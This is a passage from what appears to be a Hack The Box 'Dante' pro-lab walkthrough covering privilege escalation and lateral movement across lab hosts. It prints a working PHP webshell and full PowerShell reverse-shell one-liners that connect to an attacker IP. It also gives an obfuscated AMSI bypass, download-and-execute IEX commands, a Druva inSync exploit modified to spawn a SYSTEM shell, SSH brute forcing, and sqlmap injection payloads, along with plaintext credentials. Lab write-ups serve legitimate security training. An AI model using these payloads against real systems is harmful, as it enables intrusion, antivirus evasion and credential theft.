64 bytes from 172.16.2.101: icmp_seq=1 ttl=64 time=943 ms
64 bytes from 172.16.2.101: icmp_seq=2 ttl=64 time=967 ms
64 bytes from 172.16.2.101: icmp_seq=3 ttl=64 time=865 ms
Then we can use ssh connect it finally
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ssh julian@172.16.2.101
The authenticity of host '172.16.2.101 (172.16.2.101)' can't be established.
ED25519 key fingerprint is SHA256:lqwJY9eSfzM1RXICCkqEQIeroC+VBVmvpAZ8dMQNsOE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.2.101' (ED25519) to the list of known hosts.
julian@172.16.2.101's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-39-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


484 updates can be installed immediately.
230 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Dec  8 05:17:22 2020 from 10.100.1.2
julian@DANTE-ADMIN-NIX05:~$
Escalate privileges to root: polkit:CVE-2021-3560
The Dante target range may be relatively old. Basically, Linux privilege escalation can be achieved by using polkit:CVE-2021-3560, and uploading trator can directly elevate privileges to root.
Get the script from https://www.exploit-db.com/exploits/50011, upload it and run it
julian@DANTE-ADMIN-NIX05:~$ nano pokitr.sh
julian@DANTE-ADMIN-NIX05:~$ chmod +x pokitr.sh
julian@DANTE-ADMIN-NIX05:~$ ./pokitr.sh
[*] Vulnerable version of polkit found
[*] Determining dbus-send timing
[*] Attempting to create account
[*] New user hacked created with uid of 1000
[*] Adding password to /etc/shadow and enabling user
[*] Exploit complete!

[*] Run 'su - hacked', followed by 'sudo su' to gain root access

julian@DANTE-ADMIN-NIX05:~$ su - hacked
Password: password
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

hacked@DANTE-ADMIN-NIX05:~$ sudo -l
[sudo] password for hacked:
Matching Defaults entries for hacked on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hacked may run the following commands on localhost:
    (ALL : ALL) ALL
hacked@DANTE-ADMIN-NIX05:~$ sudo su
root@DANTE-ADMIN-NIX05:/home/hacked# id
uid=0(root) gid=0(root) groups=0(root)
Then you can get another flag from /root
Host Survival Detection When using ping to detect host survival on 172.16.2.101, an additional host, 172.16.2.6, was detected. The reason this host was not detected on 172.16.2.5 is likely due to firewall policy restrictions.
Lateral movement to 172.16.2.6 DANTE-ADMIN-NIX06
SSH brute force attack: SSH brute force attack is also possible. Both of the following credentials can be used to log in normally.
plongbottom:PowerfixSaturdayClub777
julian:manchesterunited
By using msf
use auxiliary/scanner/ssh/ssh_login
set USERPASS_FILE /project/HTB/ProLab/Dante/combine_msf.txt
set RHOSTS 172.16.2.6
set VERBOSE true
set ThREADS 10
run

[+] 172.16.2.6:22 - Success: 'plongbottom:PowerfixSaturdayClub777' 'uid=1000(plongbottom) gid=1000(plongbottom) groups=1000(plongbottom),27(sudo) Linux DANTE-ADMIN-NIX06 5.3.0-61-generic #55~18.04.1-Ubuntu SMP Mon Jun 22 16:40:20 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 7 opened (10.10.14.5-10.10.110.3:42542 -> 172.16.2.6:22) at 2024-01-01 21:43:33 -0500
[-] 172.16.2.6:22 - Failed: 'jcarrot:Tanenbaum0001'
[-] 172.16.2.6:22 - Failed: 'lgesley:SuperStrongCantForget123456789'
[+] 172.16.2.6:22 - Success: 'julian:manchesterunited' 'uid=1001(julian) gid=1001(julian) groups=1001(julian) Linux DANTE-ADMIN-NIX06 5.3.0-61-generic #55~18.04.1-Ubuntu SMP Mon Jun 22 16:40:20 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 8 opened (10.10.14.5-10.10.110.3:46782 -> 172.16.2.6:22) at 2024-01-01 21:43:56 -0500
You can consider using ssh to log in to 172.16.2.6 directly from 172.16.2.101
root@DANTE-ADMIN-NIX05:~# ssh plongbottom@172.16.2.6
The authenticity of host '172.16.2.6 (172.16.2.6)' can't be established.
ECDSA key fingerprint is SHA256:YglkJw4JWQjQy/W4ME0Ro3plSl0YAiT/p1WYryySRUI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.2.6' (ECDSA) to the list of known hosts.
plongbottom@172.16.2.6's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-61-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

286 packages can be updated.
223 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2023.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

plongbottom@DANTE-ADMIN-NIX06:~$
We can find another flag from the directory of julianand SQL file from the desktop
root@DANTE-ADMIN-NIX06:/home/julian/Desktop# cat SQL
Hi Julian
I've put this on your personal desktop as its probably the most secure
place on the network!

Can you please ask Sophie to change her SQL password when she logs in
again? I've reset it to TerrorInflictPurpleDirt996655 as it stands, but
obviously this is a tough one to remember

Maybe we should all get password managers?

Thanks,
James
Then we get another credit Sophie/TerrorInflictPurpleDirt996655
Besides, plongbottom user belongs to sudoers, so he can directly su to elevate privileges.
plongbottom@DANTE-ADMIN-NIX06:/home/julian$ sudo -l
[sudo] password for plongbottom:
Matching Defaults entries for plongbottom on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User plongbottom may run the following commands on localhost:
    (ALL : ALL) ALL

plongbottom@DANTE-ADMIN-NIX06:/home/julian$ sudo su
root@DANTE-ADMIN-NIX06:/home/julian# cd /root
root@DANTE-ADMIN-NIX06:~# ls
flag.txt
root@DANTE-ADMIN-NIX06:~# cat flag.txt
Simple rest and review
Up to now, we have taken down all the machines in the 172.16.2.0/24 network segment.
We can clean up unnecessary shells and network interfaces
We have own the machines
172.16.1.10 DANTE-NIX02
172.16.1.17 DANTE-NIX03
172.16.1.20 DANTE-DC01
172.16.2.5 DANTE-ADMIN-DC02
172.16.2.101 DANTE-ADMIN-NIX05
172.16.2.6 DANTE-ADMIN-NIX06
We still have these machines that we haven't taken down yet.
172.16.1.13
172.16.1.12
172.16.1.101
172.16.1.102
172.16.1.19
172.16.1.15
Lateral movement to 172.16.1.13
Firstly, nmap this host and check what can we do
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nmap 172.16.1.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 05:47 UTC
Nmap scan report for 172.16.1.13
Host is up (0.041s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 32.13 seconds
Page check the port 80 and 443
 A
A XAMPP is deployed on port 80. /phpinfo.php can access phpinfo. /phpmyadmin can only be logged in through the local IP address.
Then we can try to enumerate the valid web-contents
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ffuf -u http://172.16.1.13/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.16.1.13/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 610ms]
.htaccess               [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 894ms]
.hta                    [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 894ms]
aux                     [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 290ms]
cgi-bin/                [Status: 403, Size: 1057, Words: 103, Lines: 43, Duration: 311ms]
com1                    [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 282ms]
com3                    [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 309ms]
com4                    [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 289ms]
com2                    [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 349ms]
con                     [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 299ms]
dashboard               [Status: 301, Size: 338, Words: 22, Lines: 10, Duration: 282ms]
discuss                 [Status: 301, Size: 336, Words: 22, Lines: 10, Duration: 282ms]
favicon.ico             [Status: 200, Size: 30894, Words: 412, Lines: 6, Duration: 283ms]
img                     [Status: 301, Size: 332, Words: 22, Lines: 10, Duration: 285ms]
index.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 286ms]
licenses                [Status: 403, Size: 1202, Words: 127, Lines: 46, Duration: 290ms]
lpt2                    [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 290ms]
lpt1                    [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 296ms]
nul                     [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 334ms]
phpmyadmin              [Status: 403, Size: 1202, Words: 127, Lines: 46, Duration: 288ms]
prn                     [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 283ms]
server-info             [Status: 403, Size: 1202, Words: 127, Lines: 46, Duration: 304ms]
server-status           [Status: 403, Size: 1202, Words: 127, Lines: 46, Duration: 299ms]
webalizer               [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 290ms]
:: Progress: [4746/4746] :: Job [1/1] :: 132 req/sec :: Duration: [0:00:37] :: Errors: 0 ::
We can found so many things
/cgi-bin/printenv.pl prints some environment information.
/discuss accesses the Dante Technical Discussion Forum.
/cgi-bin/printenv.pl

/discuess
 We can try to sign up an account and access to the dashboard.
And if you scan the /discuss/ directory, you can find /discuss/db/ and directly download the database file tech_forum.sql.

By simply search the exploit about this system, we can find
Online Discussion Forum Site 1.0 - Remote Code Execution
https://www.exploit-db.com/exploits/48512
When registering, you can upload a webshell. After the upload is successful, log in and then access it in the /ups/directory
The simple webshell would be banned and canceled by AV
So we need to make a more complex one
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
Then we can get the webshell here
 Run it from the web shell:
powershell -NoP -NonI -W Hidden -Exec Bypass -Command "$c=New-Object System.Net.Sockets.TCPClient('10.10.16.4',443);$s=$c.GetStream();[byte[]]$b=0..1023|%{0};while(($i=$s.Read($b,0,$b.Length))-ne0){;$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1 | Out-String);$sb2=$sb+'PS '+(pwd).Path+'> ';$sb2b=([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sb2b,0,$sb2b.Length);$s.Flush()};$c.Close()"
Then you can get the shell as dante-ws01\gerald
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.110.3] 28497

PS C:\xampp\htdocs\discuss\ups> whoami
dante-ws01\gerald
Privilege Escalation Information Collection: winPEAS
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUt'+'ils');$y=$x.GetField('am'+'siCon'+'text',[Reflection.BindingFlags]'NonPublic,Static');$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41424344)

(new-object system.net.webclient).downloadstring('http://10.10.14.5:9999/amsi_rmouse.txt')|IEX

iex(new-object net.webclient).downloadstring('http://10.10.14.5:9999/PowerSharpPack.ps1')

PowerSharpPack -winPEAS
Then we can find something interesting from that
 [?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
     OS Build Number: 18363
     [!] CVE-2019-1385 : VULNERABLE
         [>] https://www.youtube.com/watch?v=K6gHnr-VkAg

     [!] CVE-2019-1405 : VULNERABLE
         [>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405-and-cve-2019-1322-elevation-to-system-via-the-upnp-device-host-service-and-the-update-orchestrator-service/
Interesting Services -non Microsoft
Druva
OpenSSH
The version information of Druva can be obtained by viewing the licence.txt file.
type "c:\Program Files (x86)\Druva\inSync\licence.txt"
Druva InSync 6.6.3
Copyright (c) 2019 Druva Inc.
Then search about that
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ searchsploit Druva InSync 6.6.3
---------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                |  Path
---------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Druva inSync Windows Client 6.6.3 - Local Privilege Escalation                                                                                | windows/local/48505.txt
Druva inSync Windows Client 6.6.3 - Local Privilege Escalation (PowerShell)                                                                   | windows/local/49211.ps1
---------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results


┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ searchsploit -m windows/local/49211.ps1

  Exploit: Druva inSync Windows Client 6.6.3 - Local Privilege Escalation (PowerShell)
      URL: https://www.exploit-db.com/exploits/49211
     Path: /usr/share/exploitdb/exploits/windows/local/49211.ps1
    Codes: CVE-2020-5752
 Verified: False
File Type: ASCII text
Copied to: /home/wither/Templates/htb-labs/Prolabs/Dante/49211.ps1
We can change the exploited script and make the command to be a reverse shell
$ErrorActionPreference = "Stop"

$cmd = 'powershell -NoP -NonI -W Hidden -Exec Bypass -Command "$c=New-Object System.Net.Sockets.TCPClient(''10.10.16.4'',8888);$s=$c.GetStream();[byte[]]$b=0..1023|%{0};while(($i=$s.Read($b,0,$b.Length))-ne0){;$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1 | Out-String);$sb2=$sb+''PS ''+(pwd).Path+''> '';$sb2b=([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sb2b,0,$sb2b.Length);$s.Flush()};$c.Close()"'

$s = New-Object System.Net.Sockets.Socket(
    [System.Net.Sockets.AddressFamily]::InterNetwork,
    [System.Net.Sockets.SocketType]::Stream,
    [System.Net.Sockets.ProtocolType]::Tcp
)
$s.Connect("127.0.0.1", 6064)

$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC RPCW[v0002]")
$rpcType = [System.Text.Encoding]::UTF8.GetBytes("$([char]0x0005)`0`0`0")
$command = [System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Druva\inSync4\..\..\..\Windows\System32\cmd.exe /c $cmd");
$length = [System.BitConverter]::GetBytes($command.Length);

$s.Send($header)
$s.Send($rpcType)
$s.Send($length)
$s.Send($command)
Then upload it and run it
powershell wget http://10.10.16.4:80/49211.ps1 -o payload.ps1
.\payload.ps1
We can get the SYSTEM shell now
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.110.3] 30000

PS C:\WINDOWS\system32> whoami
nt authority\system
Then you can get these flags from the Desktops
Lateral movement to 172.16.1.12
Firstly nmap their ports
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nmap 172.16.1.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 07:16 UTC
Nmap scan report for 172.16.1.12
Host is up (0.33s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 27.06 seconds
Page check
 Port 80 is also a
 xampp service, which is basically the same as the version of 172.16.1.13
Continue to enumerate the valid web contents
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ffuf -u http://172.16.1.12/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.16.1.12/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 1019, Words: 104, Lines: 43, Duration: 3523ms]
.hta                    [Status: 403, Size: 1019, Words: 104, Lines: 43, Duration: 4540ms]
.htaccess               [Status: 403, Size: 1019, Words: 104, Lines: 43, Duration: 4541ms]
blog                    [Status: 301, Size: 232, Words: 14, Lines: 8, Duration: 281ms]
cgi-bin/                [Status: 403, Size: 1033, Words: 105, Lines: 43, Duration: 284ms]
dashboard               [Status: 301, Size: 237, Words: 14, Lines: 8, Duration: 282ms]
favicon.ico             [Status: 200, Size: 30894, Words: 412, Lines: 6, Duration: 366ms]
img                     [Status: 301, Size: 231, Words: 14, Lines: 8, Duration: 282ms]
index.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 381ms]
phpmyadmin              [Status: 403, Size: 1188, Words: 129, Lines: 46, Duration: 342ms]
webalizer               [Status: 301, Size: 237, Words: 14, Lines: 8, Duration: 341ms]
:: Progress: [4746/4746] :: Job [1/1] :: 127 req/sec :: Duration: [0:00:39] :: Errors: 0 ::
/blog would be our target here
 According to the blog footer information:
 Responsive Blog Site 2023 - Brought To You by Ser Bermz, you can find relevant information about this CMS.
[Responsive Online Blog Website Using PHP/MySQL CampCodes](https://www.campcodes.com/projects/php/responsive-online-blog-website-using-php-mysql-free-download/)
Then we can also find the vulnerable target here
Responsive Online Blog 1.0 - 'id' SQL Injection
Responsive Online Blog 1.0 - 'id' SQL Injection
Let's just run sqlmap to finish it, I am really tired about that.
sqlmap 'http://172.16.1.12/blog/category.php?id=1' --dbs --batch
Then we can get the result
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 202 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1' RLIKE (SELECT (CASE WHEN (1163=1163) THEN 1 ELSE 0x28 END))-- mDDs

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 3351 FROM(SELECT COUNT(*),CONCAT(0x7176626a71,(SELECT (ELT(3351=3351,1))),0x71706b6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- QmkZ

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5794 FROM (SELECT(SLEEP(5)))qeMR)-- MjCh

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=-4778' UNION ALL SELECT NULL,CONCAT(0x7176626a71,0x50687146794d544756786254455a6153556a736c776e696c6e77516c78476a454c636c727474756d,0x71706b6a71)#
---
[20:46:01] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.7, Apache 2.4.43
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[20:46:03] [INFO] fetching database names
[20:46:06] [INFO] retrieved: 'information_schema'
[20:46:07] [INFO] retrieved: 'test'
[20:46:08] [INFO] retrieved: 'performance_schema'
[20:46:09] [INFO] retrieved: 'flag'
[20:46:10] [INFO] retrieved: 'mysql'
[20:46:11] [INFO] retrieved: 'blog_admin_db'
[20:46:12] [INFO] retrieved: 'phpmyadmin'
available databases [7]:
[*] blog_admin_db
[*] flag
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
continue to dump the flag table of database
sqlmap 'http://172.16.1.12/blog/category.php?id=1' --dbs --batch -D flag -T flag -C flag --dump

[20:48:28] [INFO] fetching entries of column(s) 'flag' for table 'flag' in database 'flag'
Database: flag
Table: flag
[1 entry]
+------------------------------+
| flag                         |
+------------------------------+
| DANTE{wHy_y0U_n0_s3cURe?!?!} |
+------------------------------+
Continue for blog_admin_db
sqlmap 'http://172.16.1.12/blog/category.php?id=1' --batch --technique U -D blog_admin_db -T membership_users --dump

admin	21232f297a57a5a743894a0e4a801fc3 (admin)
